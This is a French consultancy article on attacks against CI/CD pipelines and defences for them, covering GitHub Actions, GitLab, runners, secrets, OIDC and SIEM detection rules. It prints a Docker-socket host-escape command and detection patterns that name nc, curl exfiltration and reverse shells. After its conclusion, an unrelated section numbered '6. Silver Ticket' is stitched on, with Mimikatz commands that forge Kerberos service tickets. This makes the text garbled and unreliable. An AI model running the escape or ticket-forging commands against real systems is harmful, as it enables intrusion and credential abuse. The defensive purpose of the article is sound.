AYI NEDJIMI Consultants

Attaques sur CI/CD (GitHub - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 25 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les pipelines CI/CD sont devenus la colonne vertébrale des livraisons logicielles. GitHub Actions, GitLab CI, Azure DevOps Pipelines et des solutions.

Cette analyse detaillee de Attaques sur CI/CD (GitHub - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Attaques sur CI/CD (GitHub - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Les pipelines CI/CD sont devenus la colonne vertébrale des livraisons logicielles. GitHub Actions, GitLab CI, Azure DevOps Pipelines et des solutions auto-hébergées orchestrent des exécutions automatisées : builds, tests, déploiements. Cette surface attire les attaquants, qui cherchent à exfiltrer des secrets, modifier du code, injecter des backdoors ou pivoter vers des environnements de production. Les attaques récentes démontrent la variété des vecteurs : pull requests malveillantes, compromission de runners, packages piégés, jetons OIDC, self-hosted runners exposés. Cet article fournit une analyse en profondeur des risques CI/CD, des stratégies de durcissement (hygiène des secrets, politiques), des mécanismes de détection des exécutions suspectes et des playbooks de réponse. L'objectif est d'offrir une feuille de route complète pour sécuriser les pipelines tout en préservant l'agilité DevOps.

Cartographie des composants CI/CD

Un pipeline CI/CD comprend plusieurs éléments :

- **Dépôts** (GitHub, GitLab, Bitbucket) : code, workflows.

- **Pipelines** : fichiers YAML (GitHub Actions `workflow`, GitLab `.gitlab-ci.yml`).
- **Runners** : machines exécutant les jobs (hosted ou self-hosted).
- **Secrets** : tokens, clés, variables (`GitHub Secrets`, `GitLab Variables`).
- **Artefacts** : images, binaires, packages.
- **Intégrations** : webhooks, OIDC, cloud accounts.

Les surfaces d'attaque touchent chacun de ces composants. Les attaques peuvent être chainées : compromission de runner -> vol de secrets -> modification de workflow -> persistance.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Scénarios d'attaque récurrents

1. **Pull request malveillante** : un attaquant soumet un PR avec un workflow manipulé ; si les actions s'exécutent sur forks avec secrets, elles sont exfiltrées. 2. **Compromission de runner** : un runner self-hosted vulnérable (OS obsolète, Docker socket exposé) permet un pivot. 3. **Secrets exposés** : secrets loggés ou accessibles depuis des PR non fiables. 4. **Packages tiers compromis** : réutilisation d'actions, de scripts, de modules non vérifiés. 5. **OIDC** : abus du token OIDC pour assumer des rôles cloud (AWS, GCP) avec politique mal configurée. 6. **Webhooks** : manipulation des webhooks pour déclencher des builds avec modifications malveillantes.

![SVG à créer : cartographie des surfaces d'attaque CI/CD du dépôt aux runners]
Notre avis d'expert
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

GitHub Actions : spécificités de sécurité

Gestion des permissions

Les workflows GitHub Actions s'exécutent avec un `GITHUB*TOKEN*` par défaut (permissions `read` / `write` selon configuration). Par défaut, `GITHUBTOKEN` a l'accès `write` aux dépôts. Les organisations doivent restreindre via `permissions` :

```
permissions:
  contents: read
  pull-requests: write
```

Pour les workflows sensibles (production), on désactive l'accès par défaut et utilise des PAT/SSH contrôlés. On configure `Dependabot alerts` pour surveiller les actions vulnérables.

Runners hébergés vs self-hosted

Les runners GitHub hébergés sont éphémères, réduisant la persistance. Les self-hosted doivent être isolés :

- OS minimal, patché.
- Exécution dans un réseau restreint, sans accès Internet direct.
- Pas de Docker daemon exposé (`/var/run/docker.sock`).
- Reset complet entre builds (clean-up, snapshot).

Les logs `Actions` doivent être collectés, ainsi que les `Runner` logs. Les événements `Workflow run` sont monitorés via GitHub API.

Forks et contributions externes

Les workflows déclenchés via PR provenant de forks ne reçoivent pas les secrets. Toutefois, certains workflows utilisent `pull_request_target` (exécute dans le contexte du repo cible), exposant des secrets. Les organisations doivent :

- Éviter `pull_request_target` sauf si strictement contrôlé.
- Revue manuelle des PR avant exécution.
- Utiliser des environnements (Environments) avec `required reviewers` pour secrets critiques.

Reuse d'actions

Les actions GitHub (marketplace) peuvent être modifiées. Il faut :

- Pinning sur SHA (`uses: actions/checkout@`).
- Auditer les actions third-party (code review, repo trust), utiliser `actions/checkout@v4` signature.
- Héberger des actions internes (private repo) pour éviter dépendance externe.

![SVG à créer : chaîne de sécurité GitHub Actions (permissions, secrets, runners)]

GitLab CI : éléments spécifiques

GitLab propose :

- Variables (`Masked` , `Protected`).
- Runners `shared` , `group` , `project` .
- Environnements, approvals.

Les risques :

- Runners partagés multi-tenants (dépend de GitLab SaaS).
- Jobs non protégés exécutant sur `Protected branches` .
- Variables non masquées dans logs.

Les bonnes pratiques :

- Utiliser `protected runners` pour les branches protégées.

- Activer `Allow only protected branches to use certain runners`.
- Restriction des `Trigger tokens` et `Pipeline schedules`.
- Pinning des `include` (templates CI).

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Azure DevOps, Jenkins et autres

Azure DevOps

- Self-hosted agents : isoler, patcher.
- Libraries secure (Variable groups, Key Vault).
- Limitations `Service connections` (Azure, AWS).

Jenkins

- Agents (Jenkins nodes) : isolés, auto-supprimés.
- Credentials binding, secrets rotated.
- Plugins : revue, signature.

Les principes restent similaires : isolation, least privilege, logs.

Hygiène des secrets

Stockage

- Utiliser les stores natifs (GitHub Secrets, GitLab Variables).
- Intégrer des vaults (HashiCorp Vault, AWS Secrets Manager) via OIDC.
- Éviter les secrets en clair dans YAML.

Rotation

- Automatiser via pipelines (GitHub actions + Vault rotation).
- Utiliser des secrets éphémères (SOPS, sealed secrets).

Scope

- Scoper le secret à l'environnement (dev/test/prod).
- Utiliser `environment protection` (approvals).

Protection logs

- Secrets `masked` (***). Les actions doivent éviter de logguer `env vars` (`set -x` interdit).
- On audite les logs pour fuites (regex). Des outils (GitGuardian CI) scannent.

OIDC et fédération cloud

GitHub, GitLab offrent OIDC pour assumer des rôles AWS/GCP/Azure. Risques :

- Policies IAM permissives (`audience` non restreint, `sub` wildcard).

Mitigations :

- IAM Condition `StringEquals` sur `token.actions.githubusercontent.com:sub` (repo, workflow, ref).
- Durée de session réduite (900s).
- Logging CloudTrail des `AssumeRoleWithWebIdentity`.

La détection : alertes sur `AssumeRole` depuis GitHub, comparaison avec prévision. Des scripts `Validate token` vérifient le `aud`, `sub`.

Détection des exécutions suspectes

Logs et observabilité

- GitHub : `audit log`, `Actions` logs, `Workflow run` events.
- GitLab : `audit events`, `job logs`.
- Jenkins : `Build history`, `Audit Trail plugin`.

Les logs sont exportés vers SIEM. On surveille :

- Exécutions hors horaires (nuit).
- Workflows déclenchés manuellement (`workflow*dispatch*`) par comptes non autorisés.
- Jobs échoués multiples sur secrets.
- Modifications de workflows (commits YAML) non revues.

Détection behaviorale

- Rareté : repo rarement modifié, workflow déclenché.
- Parent commit : job sur commit non merge sur branch.

Les signaux (Account, IP, geoloc) sont corrélés (UEBA). On intègre Slack/Teams (notifications).

Règles SIEM

KQL pour GitHub :

```
GitHubAuditLogs
| where Action == "repo.workflow.run"
| where Actor !in ("service accounts autorisés")
| summarize count() by Actor, Repo, bin(TimeGenerated, 1h)
```

GitLab (logs JSON) :

```
index=gitlab sourcetype=gitlab:api event.type="job" status="running" user.name!=allowed
```

![SVG à créer : pipeline de détection CI/CD (logs, SIEM, alertes)]

Politiques de sécurité (policy-as-code)

Les organisations adoptent des politiques :

- `branch protection` (PR review, status checks).
- `CODEOWNERS` pour workflows.
- `Require approvals` sur environments (GitHub environments, GitLab approvals).

Les outils `Open Policy Agent (OPA)` intégrés à CI valident les pipelines :

- Vérifier que `permissions` est défini.
- Interdire `pullrequest_target` sans exception.
- Vérifier `actions` pinned sur commit.

Les politiques sont versionnées, testées (policy-as-code). Des outils (Checkov, TFLint) valident l'infrastructure associée.

Runners : durcissement et isolation

- Déployer les self-hosted runners sur des VMs jetables (imaged via Packer).
- Isolation réseau (VPC, Security groups). Limiter l'accès aux ressources internes.
- Utiliser `kubernetes runners` (GitLab Kubernetes Executor, GitHub self-hosted Kubernetes) pour pods éphémères.
- Nettoyage : supprimer les artefacts, Users, packages à la fin (`post job`).
- Monitoring : collecter `syslog` , `auditd` , `osquery` .

Les runners ne doivent pas conserver d'identifiants. L'utilisation de `root` est limitée. Les pipelines Docker ne partagent pas le daemon (use remote `docker buildx`).

Supply chain : actions et dépendances

- Scanner les actions : `actions-glob` , `npm audit` sur `action.yml` (JS actions).
- Héberger un registre interne (GitHub Enterprise).
- Vérifier les `version updates` (Dependabot pour actions).

Pour GitLab, les `includes` (CI templates) doivent être signés. On utilise `Checksum` pour valider. Les pipelines importent des scripts (curl) -> must verify signature/hashes.

Cas de compromission

CodeCov (2021)

Attaque via script bash (upload) modifié. La collecte de secrets d'environnement (CI). Réaction : rotation des secrets, audit pipeline. Lessons : vérifier les scripts third-party, signature, monitoring.

SolarWinds build server

Compromission de build pipeline, injection de backdoor. Nécessité : segmentation, journaux, validation builds. Pour approfondir, consultez Pentest Wi-Fi 7 : Nouvelles Surfaces d'Attaque.

GitHub Actions PR abuse

Des chercheurs ont démontré l'extraction de secrets via `pullrequest*target*`. GitHub a mis à jour guidelines. Les organisations ont revu leurs workflows.

Détection d'exfiltration de secrets

- Surveiller les logs pour `echo $SECRET` (exclure).
- Outils comme `Trufflehog CI` scannent les logs.
- Flow logs (VPC) de runners identifient transfert vers IP ext.

Les secrets egress (S3, HTTP) sont bloqués (firewall). Les proxies limitent les destinations (`allowlist`). Les jobs n'ont pas accès direct internet (ex : `NoOutbound` policy).

Hardening du code pipeline

- Limiter les `shell: bash` à des scripts versionnés (pas inline).
- Utiliser des conteneurs base minimal (distroless).
- Eviter `curl | bash` sans signature.

Les pipelines incluent linting (Yamllint), test (act pour GitHub). Les devs subissent revue code pipeline (CODEOWNERS). Les secrets ne doivent pas être dans `with` (inputs).

Observabilité des artefacts

- Scanner images (Trivy, Aqua).
- Signer artefacts (Cosign, Notary).
- Stocker dans registry avec policies (immutabilité).

Les pipelines valident les signatures à déploiement. L'intégrité du pipeline se prolonge au runtime (chaîne supply chain).

![SVG à créer : chaîne supply chain CI/CD (code -> build -> image -> déploiement)]

Détection par des solutions spécialisées

- GitGuardian CI Monitor : detection secrets, anomalies.
- Praetorian `Purple Team` assessments.
- Wiz/Orca fournissent posture pour pipelines, scanning Terraform.

Les solutions CNAPP intègrent la posture CI/CD. Elles avertissent sur `broad repo permissions`, `runner exposure`. On les connecte via API.

Monitoring GitHub audit log

GitHub Enterprise fournit un audit log :

- `action=org.updatemember`.
- `repo.secret.create`, `repo.secret.update`.
- `repo.actions.workflow.disabled`.

Logs ingérés via API (GraphQL `auditLog`). KQL :

```
GitHubAuditLogs
| where Action in ("secret.create", "secret.update")
| summarize count() by Actor, Repo, bin(TimeGenerated, 1h)
| where count > 3
```

Alerte sur supressions (workflow disabled). Détection `Branch protection removed`.

GitLab audit

GitLab `AuditEvents` :

- `keycreated`, `variable`*`created`*, `userimpersonated`.
- `protected`*`branch`*`updated`.

Logs envoyés (Webhooks). Splunk :

```
index=gitlab event*subtype*="*variable*created"
| stats count by user.username, project.path*with*namespace
```

Alertes sur `Runner registered` sans justif.

Rôles et IAM

- GitHub : restreindre `Admin` repo, utiliser `Teams`, `SAML SSO`, `SCIM`.

- GitLab : `Maintainer` vs `Developer`. Protéger `Owner`.

MFA obligatoire (SAML/SSO). Les comptes de service ont secrets minimes, rotation. Les sessions (PAT) expirer. On évite l'utilisation des PAT pour automation (préférer GITHUB*TOKEN). Les PAT sont audités (script API).*

Réponse à incident CI/CD

1. Isoler runners (shutdown). 2. Révoquer tokens (GITHUBTOKEN, PAT, cloud credentials). 3. Suspendre workflows (disable repo actions). 4. Analyser logs (jobs, commits, secrets exfil). 5. Restaurer depuis `known good` (workflow, code). 6. Communiquer (dev teams, management).

Les playbooks incluent un plan pour rotation secrets, invalidation caches (npm, pip). On exécute des hunts sur `push` malveillants. Les rapports d'incident incluent timeline (compromission -> exfil).

Chasse proactive

- Jobs exécutés via `workflow*dispatch*` par comptes anormaux.
- Runner registrations (GET /actions/runners) -> delta.
- Secrets modifiés (Graph API) -> check commit.
- OIDC assumption logs -> anomalies.

Scripts automatisés (cron) gèrent. Résultats revus par SecOps. On combine avec TI (domaines C2).

Tests et Purple Team

Exercices :

- Simuler PR malveillant : detection ?
- Compromettre runner test -> pivot.
- Abus OIDC -> assume role.

Les résultats alimentent les politiques. Les red teams utilisent `Actions Runner Controller` pour test. On instrumente des environnements isolés.

Gouvernance et politique DevSecOps

- Policy : `No secrets in repo`, `Review required for workflow changes`.
- Checklists (Onboarding repo) : branch protection, CODEOWNERS, secrets, scanning.
- Training Dev (CI/CD security).

Les conseils : patterns secure (templates). On crée un centre d'excellence CI/CD.

Roadmap de maturité

1. **Phase 1** : Branch protection, secrets hygiène, audit logs. 2. **Phase 2** : OIDC restrictions, runner isolation, scanning actions. 3. **Phase 3** : SIEM, ML anomalies, SOAR, purple team. 4. **Phase 4** : Attestation supply chain (SLSA), inference (Sigstore), self-service security guardrails.

Chaque phase a des objectifs (ex : 100% workflows pinned).

Bibliographie

- GitHub Security Hardening Actions.
- GitLab CI/CD Security Guide.
- CNCF Supply Chain Best Practices.
- SLSA (Supply-chain Levels for Software Artifacts).
- OWASP Top 10 CI/CD Security Risks.

![SVG à créer : roadmap maturité CI/CD sécurité]

> **Ressources open source associées :**
>
> - SecureCodeReview-AI — Revue de code sécurisée avec IA (Python)
> - devsecops-pipeline-fr — Dataset pipeline DevSecOps (HuggingFace)
> - supply-chain-attacks-fr — Dataset attaques supply chain (HuggingFace)

Quel est le cout moyen d'une compromission de pipeline CI/CD ?

Le cout moyen d'une compromission de pipeline CI/CD peut atteindre plusieurs millions d'euros, incluant la remediation, les audits post-incident, la perte de propriete intellectuelle et l'impact sur la reputation. Les attaques supply chain via CI/CD sont parmi les plus couteuses a remedier en raison de leur propagation laterale.

Faut-il auditer ses pipelines CI/CD regulierement ?

Oui, un audit regulier des pipelines CI/CD est essentiel. Les experts recommandent un audit trimestriel incluant la revue des secrets, des permissions, des images de base et des dependances. Un audit continu automatise via des outils comme Checkov ou Trivy complement les revues manuelles.

Conclusion

La sécurisation des pipelines CI/CD (GitHub Actions, GitLab, runners) repose sur une approche multi-niveaux : hygiène rigoureuse des secrets, politiques strictes, isolation des runners, détection d'exécutions suspectes et réponse coordonnée. Les attaquants ciblent ces environnements pour la richesse des privilèges et des secrets. En intégrant des contrôles

techniques (permissions, OIDC, AppLocker), des détections (SIEM, UEBA), des politiques (policy-as-code) et une collaboration DevSecOps, les organisations peuvent sécuriser leurs pipelines tout en conservant l'agilité indispensable à la delivery.

Étude détaillée : GitHub Actions compromis via forks

En 2022, des chercheurs ont démontré une méthode d'exfiltration de secrets :

1. Créer un fork du dépôt ciblé. 2. Modifier un workflow `pullrequest_target` pour exécuter un script. 3. Soumettre un PR ; le workflow s'exécute dans le contexte du dépôt parent, avec secrets. 4. Le script exfiltre `AWS_ACCESS_KEY` via `curl`.

Mitigation : remplacer `pullrequest_target` par `pullrequest`, éviter d'accorder secrets aux PR externes. Utiliser `secrets: inherit` uniquement pour repos internes. Les organisations ont mis en place des revues CODEOWNERS sur `.github/workflows`. La détection : GitHub Audit log `action=repo.workflow.run` + `Workflow name=Pull Request`. Les SIEM alertent quand le workflow exécute un `curl` vers IP externe.

Gestion des environnements et approvals

Les `Environments` GitHub (prod, staging) permettent : Pour approfondir, consultez Malware Analysis : Sandbox Evasion Techniques.

- Secrets par environnement.
- Protection (reviewers, wait timer).
- `deployment branches` restrictions.

Les workflows doivent recourir aux `environments` pour les déploiements. Les reviewers (SecOps) valident. GitLab `Environments` + `Manual job` + `Approvals`. Azure DevOps `Environment approvals`. Ces mécanismes empêchent les déploiements automatiques depuis PR non validés. Les logs d'approbation sont audités (timestamp, approver).

Multi-tenant et isolation organisationnelle

Les entreprises multi-équipes :

- Niveaux d'organisation (GitHub Orgs).
- `Enterprise Managed Users` (GitHub) pour SSO imposé.
- `Group` GitLab, `Subgroups` pour segmentation.

Les droits sont gérés via `Teams` (GitHub) ou `Group Members` (GitLab). Principes : pas de `Owner` multiples, comptes de service séparés, SSO SAML. Les logs SAML (Azure AD) surveillent les accès. On applique `IP allow list` (GitHub Enterprise). Les organisations isolent les pipelines production dans une org distincte (limite l'effet d'une compromission).

Détection d'exécutions suspectes sur runners

Les logs de runners (self-hosted) sont centralisés (Elastic, Splunk). On surveille :

- Processus inattendus (nc, curl vers IP non internes).
- Accès root (sudo).
- Création de fichiers dans `/tmp` (reverse shell).

Osquery queries :

```
SELECT * FROM processes WHERE parent = (SELECT pid FROM processes WHERE name='runsvc.sh')
AND name NOT IN ('bash','sh','python','node');
```

Falco règle :

```
- rule: Suspicious Runner Outbound
  condition: container.name startswith ci-runner and fd.sip not in (runnerallowlist)
```

Les alertes alimentent SIEM/Slack. Les runbooks isolent le runner (shutdown VM).

Secrets scanning et politique

Les outils de scanning :

- GitHub Secret Scanning (code, dépendances).
- GitLab Secret Detection.
- Trufflehog, Gitleaks.

On intègre le scanning dans CI : job `secrets-scan`. Politique : PR ne merge pas si secret détecté. Les secrets trouvés sont révoqués automatiquement (hooks). Les organisations mettent en place des `pre-commit hooks`. On stocke les incidents (table) pour analyse.

Gestion des artefacts : intégrité et provenance

Les artefacts (packages, conteneurs) peuvent être modifiés. Mesures :

- Stockage immuable (S3 versioning, GitLab Package Registry).
- Signature (Cosign) + attestation provenance (SLSA attestation).
- Registry access control (least privilege).
- Scanning (Anchore, Prisma).

Les pipelines vérifient les signatures avant déploiement (`cosign verify`). Les exécutions suspectes (non signées) sont bloquées. Les logs (Harbor, ECR) surveillent `PUT` par comptes non autorisés.

Observabilité pipeline via data lake

Les organisations collectent :

- Logs pipeline (job id, durée, agent, commit, user).
- Logs Git (push, PR).

Écriture dans un data lake (Kusto, BigQuery). Des dashboards Power BI montrent :

- Volume jobs par heure.
- Jobs manuels vs auto.
- Runners utilisés.

Les anomalies (job en pleine nuit par un compte non IT) ressortent. Les modèles ML (Isolation Forest) calculent un score par job (rarety). Les jobs > percentile 99 sont revus.

Cas d'attaque : runner conteneur

Un self-hosted runner `docker` expose `/var/run/docker.sock`. L'attaquant, via un job, exécute `docker run -v /:/host ubuntu chroot /host`. Il accède à l'hôte, récupère secrets, pivote vers réseau interne. Mitigation :

- Ne pas monter le socket.
- Utiliser `Docker-in-Docker` isolé (dind rootless).
- Exécuter le runner dans VM isolée.

Détection : osquery (process `docker run`), logs `auditd` sur `open /var/run/docker.sock`. Refactor pipeline pour `buildkit + remote`.

Politique de nettoyage (cleanup)

Les jobs doivent exécuter des hooks `post` :

- `git clean -fdx`.
- Suppression `~/.aws`, `~/.docker`.

Des scripts garantissent que `GITHUBWORKSPACE` est pur. Les runners se détruisent après job. Si persistent (GitLab), `executor shell` doit être restreint. On surveille la taille du disque (residu = suspect).

Gestion des credentials clonés

Le `GITHUB*TOKEN*` ne doit pas être utilisé en dehors du job. On évite de stocker PAT dans caches. Les caches (`actions/cache`) peuvent rester. On configure `cache` avec `key` unique par job, purgé. Les caches contenant secrets sont supprimés (API). On interdit `persist-credentials: true` (checkout) si non nécessaire. GitLab : `GITSTRATEGY=clone` vs `fetch`. On vidange `.git` après usage.

Notification et communication DevOps

Les notifications (Slack/Teams) :

- Nouveau runner enregistré.
- Workflow modifié.
- Job manuel déclenché.

Les bots (GitHub Apps) publient. Les DevOps valident. Les messages contiennent un lien vers logs, diff. Les canaux (SecOps + DevOps) permettent action rapide. On inclut `security champions`.

Gestion des dépendances pipeline

Les pipelines utilisent des packages (npm, pip) pour exécuter scripts. Risques : supply chain (typosquatting). Mesures :

- Registry interne (npm config set registry).
- Signature (npm `--otp`).
- Lockfiles, `npm audit`.

Des outils (Dependabot) gèrent updates. Les updates sont review (CI). On vérifie les scripts `postinstall`. Les politiques restreignent `npm install` depuis Internet pour jobs production.

Logs Git : détection modifications workflows

On surveille commits modifiant `.github/workflows/` :

```
GitEvents
| where FilePath endswith ".yml" and FilePath contains ".github/workflows"
| summarize count() by Author, Repo, bin(TimeGenerated, 1d)
```

Alerter sur modifications par comptes non CODEOWNERS. GitLab : `Push hook` -> analyser `modified*paths*`. Les revues refusent si pipeline modifié sans story sécurité.

Sécurité des tokens machine et service

Les pipelines utilisent des tokens (bots). On : Pour approfondir, consultez Terraform Security : Audit et Durcissement IaC.

- Crée des comptes service (SAML SSO, MFA).
- Limite scopes (GitHub PAT : repo:status, repo:contents).
- Rotation (auto).

Les logs surveillent `PAT creation`. GitHub `Fine-grained PAT` pour control. GitLab : `Personal Access Tokens` limités, `expiry`. Les tokens non utilisés 30j supprimés (script).

Exécution sur infrastructure cloud

Les runners sur cloud (AWS EC2) :

- IAM role minimal (log push).
- VPC isolé (private subnets).
- Flow logs, GuardDuty.
- CloudWatch metrics (job CPU).

Détection : GuardDuty `CredentialAccess:EC2/MetaDataCredentials` -> suspicion. On applique `IMDSv2`, `Instance metadata hop limit`. Les enregistrements `AssumeRole` sur pipeline surveillés.

Compliance et audit

Les normes (SOC2, ISO) exigent :

- Contrôle des changements (workflow review).
- Segregation of duties.
- Logs immuables (WORM).

La documentation (Confluence) décrivant les contrôles. Les audits s'appuient sur logs (GitHub Audit, GitLab). Les policies sont inscrites. On fournit l'historique (ex : `branch protection evidence`).

Processus de gestion des incidents secrets

Lorsqu'un secret est exposé :

- Alert automatique (GitHub secret scanning).
- Rotation (script).
- Communication (owner).

Ex : clé AWS -> `aws iam update-access-key --status Inactive`. Les scripts (Lambda) automatisent. On vérifie logs CloudTrail (utilisation). On ajoute l'incident au register.

Monitoring SLSA et provenance

SLSA (Supply chain levels) :

- SLSA L1 : script build.
- SLSA L2 : build service centralisé.
- SLSA L3 : provenance signée.
- SLSA L4 : isolation + hermetic builds.

Les organisations adoptent SLSA L3 (GitHub + `actions/attest`). Les attestions (in-toto) sont stockées (Rekor). Les déploiements requièrent une attestation valide. Les pipelines `builder` sont isolés.

Observabilité via OpenTelemetry

OpenTelemetry collecte des traces build :

- Span `checkout`, `build`, `deploy`.

Les traces identifient des latences, anomalies. Les dashboards (Jaeger) montrent l'exécution. En cas de compromise, on suit les spans (ex : step addition). Les logs contextualisés (metadata runner, commit).

Programmes de bug bounty CI/CD

Les entreprises incluent la CI/CD dans le scope bug bounty. Les chercheurs testent :

- Exfiltration par workflow.
- RCE sur runner.

Les findings mènent à des correctifs (p.ex : GitHub `Workflow approval for first-time contributors`). On gère via plateforme (HackerOne). Les lessons partagées.

Contrôles physiques et hardware

Pour runners on-prem :

- Contrôle d'accès (badge, CCTV).
- Serveurs dans racks sécurisés.

Un attaquant physique pourrait compromettre runner -> pipeline. On intègre BCP/DR (runner backup). Les images (Packer) stockées off site.

Pipeline as Code Reviews

Les pipelines sont traités comme du code :

- Repos `ci-templates`.
- Tests (lint).


Les modifications passent par PR -> review -> tests. Les devs consomment via `include`. Cela assure une standardisation et un contrôle. Les security champions review.

Scorecards et métriques de sécurité CI/CD

Le projet `OpenSSF Scorecard` évalue : branch protection, ci-tests, dependencies. Les entreprises calculent un score interne :

- % workflows pinned.
- % repos avec CODEOWNERS.
- Nombre de secrets rotation < 90j.

Les dashboards (Power BI) montrent la progression. Les objectifs : 100% pinned, 0 secrets logs.



Stratégie de segmentation multi-environnement

- Repos dev/test vs prod.
- Runners distincts (subnet).
- Credentials différents (least privilege).

Les déploiements prod passent par pipeline diff (gated). Les dev n'ont pas accès secrets prod. On utilise `feature flags` pour isoler.

Intégration avec PAM et JIT

Les pipelines peuvent déclencher des accès temporaires :

- Intégration PAM (CyberArk) pour obtenir creds temps.

Les jobs demandent token -> PAM approuve -> expire. Réduit l'exposition. Les logs PAM assurent la trace.

Table des hunts CI/CD

- H1 : Jobs `workflowdispatch` > 5 la nuit -> investigate.
- H2 : Runner add event sans ticket.
- H3 : Secrets updated > 10/jour par user.
- H4 : OIDC usage from new repo.
- H5 : Jobs fails retrieving dependencies -> possible MITM.

Chaque hunt documenté, automatisé (Sentinel workbook). Résultats review.

FAQ technique

Comment empêcher l'accès aux secrets pour les PR externes ? Utiliser `pull_request` et définir `secrets` manuellement pour `workflowcall` uniquement. **Quelle politique pour runners auto-hébergés ?** `One runner per job`, destruction après, network isolation. **Comment monitorer GitHub Actions en temps réel ?** GitHub webhooks -> Event Hub -> SIEM. **Que faire si un workflow a été modifié malicieusement ?** Suspendre actions, revert commit, review logs, notifier.

Checklist finale

1. Branch protection, CODEOWNERS pour workflows, review obligatoire. 2. PIN des actions, dependencies verifiées, templating. 3. Secrets : store sécurisé, rotation, masquage, scope. 4. Runners : isolation, ephemeral, monitoring, cleanup. 5. OIDC : conditions strictes, logs, guardrails IAM. 6. Logs : ingestion audit (GitHub/GitLab), SIEM, alertes. 7. Détection : anomalies jobs, consentement manual, exfil. 8. Response : playbooks, rotation auto, communication. 9. Roadmap : SLSA, cosign, scoring, bug bounty. 10. Gouvernance : DevSecOps, training, compliance, documentation.

La mise en œuvre de cette checklist réduit considérablement la surface d'attaque des pipelines CI/CD et permet de détecter rapidement toute exécution suspecte.

Perspectives futures

Les plateformes CI/CD évoluent vers davantage d'attestation, d'isolation et de gouvernance. GitHub introduit `Actions OIDC audiences multiples`, `id-token` conditionnel ; GitLab développe `Pipeline provenance` et `Vault integration`. Les tendances : Pour approfondir, consultez GCP Offensive Security : Exploitation des Services Google.

- Adoption de `buildkit` hermétiques, exécution dans des environnements enclavés (gVisor, Firecracker).
- Intégration des pipelines dans des plateformes sécurisées (Google Cloud Build, AWS CodeBuild) avec isolation gérée.
- Standards SLSA et NIST SSDF devenant requis contractuellement.
- Utilisation de l'IA pour détecter des anomalies pipeline en temps réel.

Les organisations doivent rester vigilantes, adopter ces innovations et maintenir une boucle d'amélioration continue afin de conserver la confiance dans leur chaîne de livraison logicielle.

Note finale

La réussite des programmes CI/CD sécurisés repose sur la collaboration continue entre développeurs, SRE et équipes sécurité. En investissant dans la visibilité, l'automatisation et la culture DevSecOps, les entreprises transforment la sécurité en accélérateur de delivery plutôt qu'en frein.

Continuer à tester régulièrement les pipelines contre des scénarios adverses garantit que ces contrôles restent efficaces face aux TTP émergentes. Cette vigilance continue reste indispensable.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
